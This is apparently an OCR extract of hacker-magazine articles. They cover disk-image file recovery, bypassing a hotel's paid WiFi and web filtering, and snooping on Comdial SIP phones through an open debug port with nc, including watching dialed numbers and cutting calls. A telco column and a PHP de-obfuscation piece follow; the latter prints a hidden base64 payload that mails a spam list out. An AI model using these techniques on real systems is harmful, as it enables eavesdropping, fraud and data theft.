Now that we have the device in a state where we feel confident that no new data can be written to it, it would be wise to make an exact copy instead of working with the original. Since our deleted files are marked as free space at this point, we can't just mount the device as read only and use trusty old `cp` to copy our deleted files off. Instead, we need to create a byte-for-byte copy of the device including all of the free space, since our deleted data is tucked away somewhere in there.

To do this, we'll use the Linux `dd` command. This command comes installed with every modern distribution of Linux I have ever encountered, and will surely be installed on yours. My recommended procedure is to download and burn the Knoppix Linux live CD. This has several benefits, most importantly: Knoppix will mount any applicable filesystems it finds on the computer as read-only by default. This is prefect for our purposes since we don't want to accidentally write any data to the device.

Once you have booted into the Knoppix environment we need to find the Linux device name of our target device and the partition number. In the case of my camera it was /dev/sdb1. Serial device B, partition 1. I found this by running:

```
ls -l /dev/disk/by-id/usb*
```

Obviously if you are searching for a non-USB device you would exclude the `"usb*"` section of the command that filters the results.

Once we have the Linux device name we

can begin creating an image of the disk. First, make sure you have enough free space on a write-enabled device to store the disk image. The disk image will be the same size as the total capacity of the device we are trying to recover from. Since I was recovering images from a 1GB Memory card, I needed to make sure I had ~1GB free on my computer's hard drive. To begin the imaging process enter the command:

```
sudo dd if=<input device/
partition> of=<outputFile>
```

i.e. in my case I ran:

```
sudo dd if=/dev/sdb1 of=/
home/daniel/diskImage.dd
```

This imaging process may take awhile depending on the size of the disk partition you are imaging. In my case, it took approximately 15 minutes. Once the image process is complete, you can safely remove the device from your system and store it in a safe place. With our disk image in hand we can perform the recovery from any Linux machine.

Now while the tool we are planning to use to recover our data can work out-of-box with a dd image, some tools can't. If you are planning to use a tool that wants to work with the filesystem itself then you'll want to mount this dd image as a "loopback" device. To do that you would run:

```
sudo mount -o loop -t <type>
➥<imageLocation> <mountLocation>
```

i.e in my case I ran:

```
sudo mount -o loop -t vfat /home/
➥daniel/diskImage.dd /mnt/
➥diskFiles
```

Make sure that your mount location exists before running this command. In my case if the "diskFiles" folder didn't exist, the mount will fail.

We can now run our recovery tool to scrape out as many files as we can from the free (i.e. deleted) space of our device. The tool we are going to use is called Foremost. It is a very simple to use tool that was originally created by the U.S. Air Force and later made open source and public. It has the ability to recover a few common filetypes automatically. These types include images, executables, documents, movies, etc. It supports ext3, fat, and ntfs filesystems, so chances are that your device will be supported. More information on the tool can be found at the website provided at the end of this tutorial. On a Debian system it was just a matter of running the following command to install foremost.

```
sudo apt-get install foremost
```

We are now ready to recover our files. If you know the specific type of file you wish to recover you can save time by telling Foremost to only recover that type. In my case I knew my camera saved the images as JPG files. So I ran:

```
sudo foremost -t jpg -i /home/
➥daniel/diskImage.dd -o /home/
➥daniel/recovered
```

If you wanted Foremost to try and recover all types of files it could (this may take a long time) you would run:

```
sudo foremost -t all -i
➥<imageLocation> -o <outputFolder>
```

The `-t` argument is what tells Foremost which kind of files you want to recover. For instance if you wanted to recover Office-type documents such as .ppt and .doc you would use `-t ole`. Consult the documentation to find out which file-type flags are supported.

Again, it is important that the output folder exists before you run Foremost. Once it has finished you will have hopefully recovered the data you were looking for to the recovery folder you specified. There is however one more hurdle to jump before you can find out. Foremost (like most of the tools we've used so far) can only operate as root. As such the output files it generated are also owned by root. To fix this we'll `chown` them to our user.

```
sudo chown -R <yourUser>:<yourUser>
➥<outputFolder>
```

In my case that meant running:

```
sudo chown -R daniel:daniel /home/
➥daniel/recovered
```

You can now change directories into your recovered folder. You'll find an audit text file in the root of your recovered folder outlining what Foremost was able to recover. Most importantly though, you will find all of the recovered files organized into folders by type. In my case I found all 75 of my missing JPGs in the `/home/daniel/recovered/jpg/` folder. Hopefully you found your files too!

This tutorial should serve as a good starting point for your journey into understanding computer forensics. Advanced topics exist to supplement your knowledge. For instance, Foremost is limited to specific filetypes. If you want to recover other files you may have to resort to using advanced software like Autopsy and Sleuthkit, but these require a deeper understanding of computer forensics. Undoubtedly you will find that the concepts you learned in this tutorial will serve you well if you attempt to further your knowledge.

Resources


http://foremost.sourceforge.net/

http://Linux.die.net/man/1/dd

http://Linux.die.net/man/8/mount

http://www.knoppix.org/

Hacking Dubai and More Internet Proxy Loopholes



by forgotten247

I recently had the opportunity to go to Dubai for a work function. I was put up at the Jumeirah resort, a nice little spot on the gulf with some great views, restaurants, and clubs. As any reader of *2600* would do, the first thing I did when I got to the room was see how I could get online.

On the desk was a card outlining the process to do so. I could plug in an Ethernet cable, go through a few screens, and once registered I'd be able to use wired or wireless access throughout the resort. Just what I needed, beach-side WiFi to enjoy the net and the Gulf at the same time.

No worries, I thought, and I started the process by disabling the Airport on my MacBook Pro, plugging in the Ethernet cable, and firing up Safari. I was prompted with a "Jumeirah Hotel Internet Access" landing page, and then clicked on the "Internet Access" link. From there I chose "In-House Guest" and accepted the terms and conditions which were pretty standard.

Then something hit me about the page to register my system. You'd think a hotel that charges $1,000+ US dollars a night (yes, it was that expensive) would throw in Internet access, but no, they didn't. The screen that came up would allow users to register for one hour of Internet access for $30 AED (about $8 US) or $150 AED ($40 US) for 24 hours.

After paying, the system would provide a username and password that could then be entered into a form on the web system to gain access. This was a bit of a surprise seeing as the card on the desk made no mention of the added cost, but I was game to see if there were any unique ways to gain access.

To get started I disconnected the Ethernet cable, switched to Airport, and went to the landing page to enter a random username and password. I had no luck there. OK, try number two, would entering a name with a blank or random password? Nope.

I had no intention of paying $40/day for Internet access for the next week, even at my company's expense, so I pulled out my iPhone to see if I could get cell-network web access. Having a US-based iPhone locked for AT&T meant no luck in that arena. I also had a BlackBerry and it worked fine on the local provider network, however I didn't want to browse using BlackBerry's watered-down web interface.

Things were starting to look grim, but I was not willing to give in. I joined the iPhone to the hotel WiFi setup and went through the registration pages, hoping for some luck. I noticed differences on the page when viewed through iPhone, from what I had seen on the laptop. Mainly, quite a few sections of text that had been present on the laptop didn't show up on the iPhone. Instead there was an icon that indicated there was content that the mobile Safari browser could not load.

This looked promising. I finished going through the registration pages and then I got it. On the page where the laptop's browser was prompting me to select the amount of time I wanted to pay for, I received a message saying that the registration process was completed, and I was in. I quickly typed in a few URLs and indeed I was online.

It seemed the registration and access granting pages were dependent on web components that were not compatible with mobile Safari. Using that knowledge as a jumping point, I was able to find that the web application used to provide Internet access used Java components. For whatever reason the developers had decided that instead of failing closed, they failed open, meaning if there was an error with the application, no access would be granted. When the Java components didn't run, the system defaulted to letting people through and granting access. Dummies!

Now I do think the iPhone is a great little device, but I didn't want to do all my surfing on my phone, so with a little help from the tinyproxy native application I had installed on

it (you had to assume it was jailbroken, didn't you?) I pointed my laptop to use the iPhone as a proxy and off I went, free WiFi access across the iPhone to the laptop.

Before I left I circled back to validate the security hole that allowed this, and found that disabling Java on a browser on the laptop resulted in the same full access without needing to go through the registration process. I also noticed that in the areas of the hotel where there were business meeting rooms the WiFi networks were completely unrestricted, which I found is the case at most business/convention centers and worth noting, although not much good to get online from the privacy of your room, or the allure of the beaches.

The moral of this segment of the story is twofold: First, if you run into any WiFi apps requiring registration, make sure to test them out without things like Java or ActiveX disabled because you may be pleasantly surprised; Second, a word to developers, you really need to think beyond end-users accessing the network on traditional setups and should always fail closed when in doubt.

Now, the digital adventures in Dubai didn't stop there. After browsing a few sites I ran into a nasty little page telling me "SITE BLOCKED", in big bold red letters, with sub-text, "We apologize the site you are attempting to visit has been blocked due to its content being inconsistent with the religious, cultural, political and moral values of the United Arab Emirates." Just for good measure it was written in English and Arabic.

Now, I can say for sure that there are plenty of sites I go to on a regular basis that are inconsistent with the moral values of the UAE, so, let's get around this thing shall we?

This one was not too difficult, as I have run into similar blocks in China and other heavily regulated areas. The way these typically work is using web proxy servers or appliances with filtering technology which classify sites by type. Access is then allowed or denied based on type. SmartFilter, as covered in the Spring 2008 issue, is one of these technologies. The article did a good job of describing a solution to get around SmartFilter, but it was a bit overcomplicated for my liking. First, it relied on people having an Internet-facing host that you could get shell access on. You also needed the ability to fire up an ssh listener on that server, and to set up a SOCKS proxy on your client system.

While this certainly is a viable technical solution, and an educational article, the assumption that people have access to an Internet-facing server they can set a service up on is a bit beyond reality, even for *2600* readers. If you are in a corporate environment there is a good chance that the PC policies won't let you install Putty or run unapproved services on the client. Places with Internet proxy filters typically also have some level of infrastructure monitoring going on, as well as security policies enforced through Active Directory and/or PAC files that won't allow installation of software or changing your web

browser settings.

I have a different approach to getting around Internet filtering proxies that puts less requirements on the users, both on the server and client side. Rather than just give the solution, let's take a walk-through of how we get there. To start with, SmartFilter and other filters are based on the URL or IP of the site you are going to. They do not filter on content, at least none that I have run into yet. This is very important. The default reaction to this knowledge should be that if you can't get to a site because the host is blocked, go to a site on a host that isn't blocked that you can get the content through.

Let's try that out. Hop on over to Google, I haven't found them blocked yet, and type in a search that would result in the URL you want to view. On the search results screen instead of clicking on the title of the page, click on the "Cached" link. Sweet, I'm in, are you? Probably. The cached content is served from Google's servers which are not blocked, since the host name in the URL is for Google, not the host which the proxy doesn't like. This is a quick and dirty way to get to a single page that is blocked, but Google's cache isn't always complete, following links from it isn't always easy, and the pages don't always render correctly.

Let's keep going down with the intention of getting access to all the content, not just the cached image of the blocked host. Most of you should be well aware of anonymizer sites that you can go to, enter a URL, and proxy the content through their servers. The intention of these sites is to improve your security so the web servers don't know who is making the request, however they can also be used for you to get content from a site, without entering that site's URL. That sounds exactly like what we need, but unfortunately most of these are well known by proxy filters, so going to one of those is not going to cut it. Are we stuck? Nope, we just need an anonymizer site that the proxies don't know about, and the best way to get one is to host your own.

Now, writing a web app to do this is very simple, but it is even easier just to implement one that already exists. I mean why spend time doing something that's already been done. Much like the prior article on getting around SmartFilter, you do still need some Internet-facing server space for this, but it can come in the form of a simple, low cost web hosting provider. No shell access or ability to run services needed. Just a provider supporting PHP or ASP, which almost any decent provider will support.

The first thing needed is to set up the Internet-facing server side. Jump out online and do a search for "web proxy <web language>" where the web language is PHP or ASP, depending on the host you are using. PHProxy (`http://sourceforge.net/projects/poxy/`) is one that comes to mind for PHP, and is near the top of the search results right now, although that one is a little dated. It will work fine, as will almost any others you come across. So, take whichever proxy solution interests you, drop it on your hosted web provider space, which hopefully has a nice inconspicuous host name, and point your web browser to it. Government-enforced proxies, such as Dubai's, as well as business/corporate proxies, should let you slide right by. From there you should just need to type in the URL you want to pull up, click a button, and sit back as the page you wanted is displayed in its full form. Hopefully the web proxy you grabbed dynamically updates any HREF links so as you navigate around, all future clicks go through your proxy. If it didn't, grab a different one. Most support doing this.

The beautiful part of this approach is that as long as the host name you are running your proxy from doesn't raise any suspicion, there would be no reason to have to change your browser settings on the client. This is great if you are in a work environment where those settings are locked down.

One word of caution for business users though, SmartFilter and other web proxy solutions typically are used to provide reports on the most visited websites, and the most active Internet users. You should try to fly under that radar by only using your proxy when absolutely necessary, and keep browsing from work at a minimum. The name of your host is important as well. If it does pop up on one of those reports the more official it looks the better. Don't register "iusethistobypassmyworksecurity.com" or "myporngateway.com" or you may not be in that job long enough to use it!

So, that concludes this chapter of my Dubai adventures and another method of getting around Internet proxy filters. I enjoyed that week of sun, free net access, and freedom to digitally go wherever needed. All thanks to a poorly written WiFi registration app, an iPhone, and a personal web proxy gateway.

I do have to add that spending too much time in front of your system in Dubai would be quite a waste. Anyone who can get there should plan on not sleeping too much - hitting the beaches all day and partying at the clubs all night is the only way to go, even when your online exploits or World of Warcraft buddies are calling. Just save up, Dubai isn't cheap!

Calling Comdial

by Metalx1000
metalx1000@yahoo.com

For those who are unfamiliar, Comdial phones are Session Initiation Protocol (SIP) phones that are used in offices. Instead of traditional phone lines, these phones connect to your local network via CAT5. Although I have not worked with Cisco phones, from what I have read they are similar.

In this article I will be talking about model "CONVERSip EP300", although I'm sure that these techniques will work on other models. The first step in exploring the phone is to find its IP address. There are two ways of doing this. The first way is to walk right up to the phone and get the information.

To do this look at the LCD screen on the front of the phone. Right below the LCD screen are three buttons. Each corresponds with a menu option on the screen. The three default options are "VMAIL" (Voice mail), "DND" (Do Not Disturb), and "MENU". Let's choose "MENU" then "NEXT". When you see "2 Info" on the LCD Screen Press "ENTER". Now press "NEXT" twice. This brings you to a screen that says, "3 System Info". Press "ENTER" and you will see "1 Network Info". Press "ENTER" again. Press "NEXT" three times and your screen will say, "4 IP Address". Press "ENTER" one last time and you will see the IP Address of the phone.

Now, if you can't physically get to the phone, you can find it easily with nmap, a great tool for scanning networks. I'm not going to go into detail on nmap, as there have been plenty of articles written on it, and there is plenty of info available on the web. Once you run a full scan on the phone with nmap you will find that ports 8001, 8002, 8003, 9026, 9027 are open. Ports 8001, 8002, 8003 I believe are used for the communication itself. Port 9026 asks for a user name and password, which I don't know, but if I find them I will let you all know. Finally we get to port 9027, which we will be looking at today.

I will be using NetCat in this tutorial, but telnet or similar programs will work as well. Let's say our IP address is 192.168.22.237, we would connect to the phone with NetCat and you would get the following output:

```
/home/user> nc 192.168.22.237 9027
[17:17:12.428] command_poll:
 got listenfd event
[17:17:12.439] command_poll:
 action->fd_ptr=9 accepted
[17:17:12.439] Connected to station 237
[17:17:12.441] Phone Version: 3.0.026
[17:17:12.439] Phone Build Date:
 06/05/2008 17:17:12
[17:17:12.439] Phone MD5Sum:
 3777ad4b3ac20ae9b56391267e81bb90
[17:17:12.450] Boot Version: 1.04
[17:17:12.451] Boot Build Date:
 05/03/2005 22:40:17
[17:17:12.450] Boot MD5Sum:
 5b84e34dcf06235e3763c755a9c57e9c
```

Now that you are connected, type "?" (without the quotes) and press "Enter". This will bring up the help menu as follows:

```
*** Console commands
[19:42:19.089] @ [destip] - Send
➥ debug log to remote syslog at
➥ [destip]
[19:42:19.089] or turn off if
➥ [destip] not specified
[19:42:19.100] ! [agressiveness] -
➥ Set speakerphone agressiveness
[19:42:19.100] 0..7 - debug flag level
[19:42:19.099] a - debug flag toggle
[19:42:19.098] A - verbose flag toggle
[19:42:19.099] B - Generate Test
➥ Tone on Bzr
[19:42:19.109] c - core selection
➥ alt between 1, 2
[19:42:19.109] C - crash write to 0
[19:42:19.108] D - 1 - Si3000,
➥ Default - Dump DSP statistics
[19:42:19.109] d - increase
➥ dspDriverVerbose (wrap around
➥ range 0-3)
[19:42:19.108] E - Dump EPROM info
[19:42:19.110] e - Dump Ethernet
➥ stats
[19:42:19.118] e 0 - reset Ethernet
➥ stats
[19:42:19.119] g - gdb spin loop
[19:42:19.120] H - Switch to Headset
[19:42:19.118] h - Switch to Handset
[19:42:19.120] I - Switch to Mic/Spkr
[19:42:19.119] i - Adjust mic input
➥ gain (@DSP) +1dB (wraps around)
```

```
[19:42:19.128] k - Dump system info
[19:42:19.129] K - Keypad timer
➥ ticks since last key event
[19:42:19.129] L - LED test
[19:42:19.128] M - Increase
➥ ADC Rx (Mic) gain +1
[19:42:19.129] m - Decrease
➥ ADC Rx (Mic) gain -1
[19:42:19.130] o - Toggle voice
➥ activity detection
[19:42:19.140] p - Play voice
➥ prompt welcome to Soundpipe...
[19:42:19.140] r - Request
➥ DSP Statistics
[19:42:19.138] S - Inc
➥ Spkr Out Gain (@DSP)
[19:42:19.139] s - print
➥ station number of this phone
[19:42:19.140] T - Mute
➥ ALL Input and Outputs
[19:42:19.149] t - Generate DSP tones
[19:42:19.148] U - Inc Spkr
➥ Vol. (Dec Attenuation)
[19:42:19.148] u - Dec Spkr
➥ Vol. (Inc Attenuation)
[19:42:19.149] V - Inc ADC
➥ Tx PGA (O/P) gain +1
[19:42:19.150] v - Dec ADC
➥ Tx PGA (O/P) gain -1
[19:42:19.148] W - Inc ADC
➥ Rx PGA (I/P) gain +1
[19:42:19.158] w - Dec ADC
➥ Rx PGA (I/P) gain -1
[19:42:19.159] X - Inc ADC Line
➥ Out gain (Dec Attenuation)
[19:42:19.158] x - Dec ADC Line
➥ Out gain (Inc Attenuation)
[19:42:19.159] Y -
➥ Increase Line-In gain
[19:42:19.160] y -
➥ Decrease Line-In gain
[19:42:19.159] z - Test LCD/
➥ Signal/Notify msgs
[19:42:19.169] Z - Play test tone
```

Each of the letters listed run the function indicated, when you type the letter and press "Enter". So if you type "k" and press "Enter," it will dump a bunch of system info to your screen such as mic and speaker volume, numbers dialed, called received, call times, and a bunch of other info. If someone is using the phone you can use the "u" and "U" command to raise and lower the volume on the phone. Command "I" will switch on the speaker of the phone while "h" will set it back to the headset (this is fun to do if you are in the same room as the person on the phone). "T" will "Mute ALL Input and Outputs", but I don't know how to unmute them unless they hang up and redial. So, only use the "T" command if you want to disconnect someone's call.

Some other commands are not as fun. For example "z" will cause a whole lot of messages to flash on the screen of the phone, but all the messages flash for about one tenth of a second, making it very hard to notice.

You may also notice that if someone picks up the headset or presses buttons on the phone while you are connected you will receive some output on your screen. By default the output is mostly useless, telling you that buttons have been pressed, but not which buttons. But, if you change the "debug flag level" by choosing a number from 0 through 7 you can change the amount of information displayed.

Level "3" is when things start getting useful. It allows you to see what is being displayed on the LCD screen of the phone. And since the LCD screen displays the numbers being dialed and the numbers of incoming calls, you can see, in real time, who is calling whom. Of course the more output you have the harder it is to keep track of, especially when you get up to level "6" or "7". This is where your command line skills could come in handy. Using a simple command such as grep you can filter out unwanted info. To only display messages on line one of the LCD screen, which is where numbers being dialed are displayed, set the debug level to at least "3" and try the following set of commands:

```
/home/user> nc 192.168.22.237
9027|grep LCDLine1
[20:55:52.687] LCDLine1: ENTER NUMBER
[20:55:53.409] LCDLine1: PRI
[20:55:54.210] LCDLine1: PRI
[20:55:54.728] LCDLine1: 1
[20:55:55.059] LCDLine1: 18
[20:55:55.358] LCDLine1: 180
[20:55:55.518] LCDLine1: 1800
[20:55:55.868] LCDLine1: 18004
[20:55:56.109] LCDLine1: 180046
[20:55:56.259] LCDLine1: 1800466
[20:55:56.449] LCDLine1: 18004664
[20:55:56.608] LCDLine1: 180046644
[20:55:56.808] LCDLine1: 1800466441
[20:55:56.987] LCDLine1: 18004664411
```

As you can see, the `grep` command filtered out a lot of unwanted info and showed the number being dialed in real time. Well, this concludes this tutorial. This is just part one of my COMDIAL articles. I hope to write at least two more.

Well, I guess this is where I do shout-outs to people. So, hey Kenn, James, and Eric.

Hello, and greetings from the Central Office! It's right around winter solstice here in the Pacific Northwest, where the sun comes up at around eight in the morning and sets just after 4 pm. And outside, it's rainy, windy, and miserable. Yes, just another day of relentless winter assault on the outside plant serving my Central Office.

Around here, most people go to work in the dark and come home in the dark in often dangerous driving conditions. Inevitably, a few cars get wrapped around utility poles this time of year, knocking out electric power and telephone service. Making matters worse, they don't call Washington the "evergreen state" for nothing. There are literally millions of Douglas-fir, Sitka Spruce, and Western Red Cedar trees (among others) standing over 200 feet high. Their branches are as large as entire trees in most other parts of the world. When the wind gets up to 100 miles per hour (as it did last year during the Hanukah Eve storm), falling branches can take out utility lines just as easily as falling trees. When phone lines aren't being knocked down one way or another, they're being pelted by rain, whipped by wind, and even stolen by thieves motivated by the high price of copper. Add to that the fact that telephone cables can be decades old, and it's sometimes a wonder that anything ever works at all.

A switch is no good if you don't have a continuous loop to it, and most of that loop is what we call the "outside plant." Why outside? It's outside my Central Office. Everything in here - the switch, frame, battery room, etc. (where it's loud, dry, and a balmy 68 degrees) - is the "inside plant." And outside it is... literally millions of miles of cable crisscrossing the globe and linking nearly every household in North America. Long distance trunks are redundant, and networks are designed in ring topologies such that a cable carrying your telephone call can literally be cut in two without any impact to your conversation. Many interoffice trunks are similarly designed. Unfortunately, the most vulnerable part of the network is the loop between the Central Office and your house.

Telephone cables typically either run on poles or underground. Inside of a cable, there are up to 4,200 twisted copper pairs. A pair of thin copper wires, known as tip and ring, is what brings a dial tone to your house. This forms a continuous (albeit often spliced) copper loop between the NID on the side of your house and the frame inside the Central Office. Inside a cable, up to 100 pairs are grouped together in a collection called a "bundle," which is wrapped in an inner sheathing, and then the bundles are wrapped together in a tough outer sheathing. There are many different types of sheathing, and the type used largely depends upon the area in which a cable is deployed and the age of the cable. For example, in Brazil (where termites are a huge problem), specialized termite-resistant outer sheathing is often used.

Hungry termites, of course, aren't the only enemy of a telephone cable, or even the most common one. Here in the Pacific Northwest, the weather is the biggest issue for linemen to contend with. Whether a line is downed by a fallen tree or crashed automobile, police and fire departments are often the first ones to respond. Safety is a major concern of first responders, as they don't always know whether a downed line is a dangerous high-voltage electrical line or a relatively benign telephone line. Fortunately, there is a service called One-Call, formally known as the Utility Notification Center. By dialing the appropriate telephone number, first responders report downed lines to One-Call as soon as they arrive on the scene. Based on the address and/or other identifying data (such as number plates on the affected telephone pole), One-Call then notifies the affected utilities of the outage, who each respond by rolling a truck.

Anywhere from a few minutes to several hours later (depending upon how nasty the weather is and whether the technician called is union or not - somehow, non-union techs don't seem to like getting up at 3 am in nasty weather for the measly $11 per hour their companies pay them), a truck will roll up to the scene. If multiple lines are down, multiple trucks from multiple utilities will roll.

Unfortunately, if a power line is down, nobody can start repair work until the power utility shows up to de-energize the line.

Cable damage resulting from weather isn't always as dramatic as drunks crashing into telephone poles or tree limbs crashing onto lines. Oftentimes, it happens slowly over many years. Copper does corrode when exposed to moisture, and sheathing on its own is insufficient protection against the elements. In particular, this is the case when cables are older than my mother (as is the case in parts of New York City), and are wrapped with little more than treated paper. As anyone who has ever visited Manhattan knows, there are underground steam lines everywhere - and they leak. This blasts hot, moist steam at anything in the vicinity, including telephone cables. Verizon solves the problem there by pressurizing underground cables with cold nitrogen, delivered from tanks placed throughout the city. This keeps cables dry and mitigates the corrosive impact of steam, as nitrogen is an inert gas. Similar tanks are used by AT&T in the Houston area, due to the moist climate there. You can see them placed at many junction and other equipment boxes. Conversely, in desert areas, such as the Valley of the Sun in Arizona, no measures beyond heavy-duty sheathing are taken to protect cables. This is because what little rain falls in the area evaporates quickly, and rarely penetrates far enough (or hangs around long enough) to result in corrosion damage.

Here in the Pacific Northwest, nitrogen tanks are rarely used. Most of our outside plant dates from the 1960s or later, although in a handful of places there is still cable in use dating from the turn of the 20th century. In this area, most cables are filled with a substance called icky-pic. How did it get its name? Well, icky-pic is the vilest substance known to mankind. If you get it on your clothes, in your hair, etc., you'll *never* get it out. It sticks to everything, ruining whatever it touches. Including your eyes; if you get it in your eyes, it will literally blind you. Oh, and to top it off, the stuff is actually flammable (being petroleum based), so it should never be used indoors. But icky-pic is inert, and water can't penetrate it, and it's flexible (because it's a gel) so you can fill cables with it. So for this area, it's a perfect solution. That is, until the outer sheathing of the cable eventually ruptures after 40 years of neglect and the icky-pic leaks out. Eventually the cable will corrode, and a splicer will have to repair the damage.

Splicers, incidentally, repair all sorts of interesting damage, on both fiber-optic and copper cables. From euphemistically named "backhoe incidents" (yes, any idiot with a backhoe can knock out phone service to over 1,000 homes) to underwater lines caught by boat anchors to more garden-variety damage such as drug addicts cutting out sections of cable to sell as scrap (yes, this really happens), these folks have a very tough job. Piecing 4,200 individual pairs back together is a very detail-oriented job, but good splicers need to work fast. After all, if a splicer is on the job, it usually means a lot of folks are without phone service.

Working as a lineman can be a dangerous job, since it involves working around electrical cables and more than occasionally working around slipshod, improperly grounded cabling done by low-bidding non-union contractors. For example, bucket trucks come in grounded and non-grounded versions, so, as you might imagine, it's highly important for linemen to know which tool is appropriate for the job. While linemen are not electricians (different union), they are trained in the portions of the National Electrical Code (NEC) applicable to their jobs. Safety meetings, while both frequently required and the bane of any lineman's existence, are an important tool used to communicate the latest procedures and information.

And with that, it's time for me to take a nap here at the Central Office. Safety meetings are the bane of my existence too, and I have a required one today. But it's online, so I can sleep through it without anyone noticing!

References

- http://www.callbeforeyoudig.org/ - One-Call Utility Notification Center for the Pacific Northwest.
- http://www.arkema-inc.com/index.➥cfm?pag=633 - Description of termite-resistant cable sheathing.
- http://gothamist.com/2008/01/31/➥nitrogen_tanks.php - Article on nitrogen tanks in New York City. In particular, see the comments from SplicingDan.
- http://www.psihq.com/iread/strpgrnd.➥htm -Proper grounding is very important in outside plant. This is a great walkthrough of the NEC (National Electrical Code) requirements for grounding.
- http://www.sundance-communications.➥com/cgi-bin/ultimatebb.cgi?ubb=get_➥topic;f=31;t=000009;p=0 - Great message board thread on proper grounding of punch-down blocks, which is particularly interesting because of the interplay of issues that can occur during backhoe incidents. Incidentally, this particular message board is very informative on the subject of outside plant.

De-obfuscating Scripting Languages

by Cliff

Imagine you're a lame web designer. How do you protect your precious HTML, as if nobody's ever seen HTML before? Imagine you're adding some kind of validation to a web page, but you don't want the validation algorithm to be publicly visible. Or you're trying to hide your malicious code in an otherwise innocuous page? You use obfuscation.

Obfuscation doesn't make code impossible to read, it just makes it a pain in the ass, and not worth bothering with for the average user. The great thing with scripting languages is that they are interpreted plaintext. In order for the script to run, it has to be human-readable at some stage – all you need to do is to de-obfuscate it, and read what the author didn't want you to read. The more someone doesn't want me to read something, the more curious I become!

Common scripting languages include PHP, VBScript, and JavaScript. Each has their own syntax and use, but have lots of common programming constructs. For instance, PHP runs on the server, but not on a browser, JavaScript can run on either, and VBScript is most suited to server-side execution. The one instruction every code obfuscator uses is `eval()`, which works just about the same in each of these languages.

The `eval("string")` will execute the code contained in the string variable `"string"`, whatever it may be. That code may be in cleartext, or it may be a short program, to hide the cleartext using other functions which vary with the scripting language used.

Here's a simple, real-life sample I took from a PHP script. This PHP script was called the "Yoga0400 Mass Mailer." It was forwarded to me by someone who found a copy on their honeypot. It was a generic PHP HTML interface for the box's own SMTP server, and it looks as if it was handed out freely to spammers to use as a service to humanity. Some service – it contains a line:

```
echo eval(base64_decode("bWFpbCgiZ
➥3JvZmlfaGFja0Bob3RtYWlsLmNvbSI
➥sICRzdWJqOTgsICRtc2csICRtZXNzY
➥WdlLCAkcmE0NCk7"));
```

Which made me curious – what did it do that someone who gives away a spamming script might want to keep a secret? This was an easy one, and feel free to play along at home… I looked up PHP's base64_decode function, and thanks to the excellent http://php-functions.com/ and similar sites, I was able to decode the string in a blink. Simply copy and paste the string `"bWFpbCgiZ3JvZml➥faGFja0Bob3RtYWlsLmNvbSIsICRzdW➥JqOTgsICRtc2csICRtZXNzYWdlLCA➥kcmE0NCk7"` (without the quotes) into the base64_decode box and hit "Submit". You should see the result:

```
mail("gxxxx@hotmail.com", $subj98,
➥ $msg, $message, $ra44);
```

(OK, so I've x'ed out a few characters, you can find them yourself if you care to.) This secret script would take a copy of all the email addresses the spammer was using, and send it to `gxxxx@hotmail.com` – gxxxx was using this giveaway tool to build up his own spam lists! No honor amongst thieves. For what it's worth, I believe hotmail killed that address off a while ago. It's very hard to shed a tear for someone stealing a spam list from another spammer; either way it's the innocent inboxes that get hosed!

This was an example of the `base64_decode()` function in PHP being used to obfuscate cleartext code. Another commonly used function is `gzuncompress()`,

another layer of trying to hide what happens beneath the covers. For instance, a very innocent looking three lines that I've snipped heavily here – one of those three lines is very, very, very long indeed – would have filled several pages of *2600* for just that expression. It's the obfuscated bit:

```
<?php // This file is protected by
//copyright law and provided under
//license. Reverse engineering of
//this file is strictly prohibited.
$OOOOOOOOO=
➥__FILE__;$OO0OOOOOO=__LINE__;
$OOOOOOOOO=42896;eval(gzuncompress(
➥base64_decode('eNplj8duwkAYhF<<snip
➥about 300 chars>>T47xDRfgD5Al8g
➥)));return;?> GYQYAfsKI0EW/cBaMtx
➥rEmJqy6xkdCvAsLRv6IViHHeQFVmVAsp
➥<<snip about 40kb of similar stuff
➥>>7G/T/ntYYFI==
```

The first line is easy – someone prohibiting me from seeing what code they want to run on *my* computer? I ignored it, so sue me. Next we have a few variable declarations in a single line. Unkindly, the person obfuscating the code used a real mix of characters here – Courier New renders them all the same (see above), so let's try a different font. Wingdings shows us what's going on here rather well:

That seeming `$OOOOOOOOO` is actually a mix of O's and zeroes, slippery. Of course, the second and third variable are different mixes of O's and zeroes. This is clearly going to be a battle, lucky I'm so obstinate! I did a bit of renaming myself:

```
//$OOOOOOOOO=__FILE__;
$file=__FILE__;
//$OO0OOOOOO=__LINE__;
//$line=__LINE__;
$line=47;
//$OOOOOOOOO=42896;
$offset=42896;
```

I figured `$file`, `$line` and `$offset` would be more useful names initially to get me rolling, and so used search and replace, and not for the last time. Particularly neat was the use of `__FILE__` and `__LINE__`, which meant adapting the code would damage it, hence the hard-coded value for `$line`. I worked out why it was so important, and what the line number would be once I'd tidied the code up. This was a very clever obfuscation! Continuing, I tidied the code a bit:

```
$a1='eNplj8duwkAYhF/G0u4qRlmI44As
➥H+idpbdL5PK7gBu7LsDTBxREhKKZ02j
➥mk0ZilFJ2E9WdOIEIS4yx30BG3EREKzw/
➥AFwqSexevJs4LqQCS8+pXKYVhWj/
➥YoXWVKLdiI+l7l6zyIrDhIMQ2DQEqMq3D
➥VZsAxYpTzl2OBj2C6JKiYzaUQr8EmfF0
➥Zv3dsPJhq2WdaNhNq2W3XG6bt8fHEbB
➥OJwms9NCrPPteX+l5cqH8ql+VWtv7zq5U➥b
3RbLU73V5/MByNJ2w6my+Wq/Vmu9sbp
➥mWD43r+4RiEUZycuEizvDhfXhiIE
➥KJBbgT47xDRfgD5Al8g';
$a2=base64_decode($a1);
$a3=gzuncompress($a2);
```

Next I did the base64_decode() then using a 30-day trial of a PHP debugger, did the gzuncompress on the result. What I got was…

```
//eval sequence $a3
$OOOOOOOOO=fopen($OOOOOOOOO,'rb');
while(--$OOOOOOOOO)fgets(
➥ $OOOOOOOOO,1024);
fgets($OOOOOOOOO,4096);
$OOOOOOOOO=gzuncompress(base64_dec
➥ode(strtr(fread($OOOOOOOOO,480),'
➥EnteryouwkhRHYKNWOUTAaBbCcDdF
➥fGgIiJjLlMmPpQqSsVvXxZz0123456
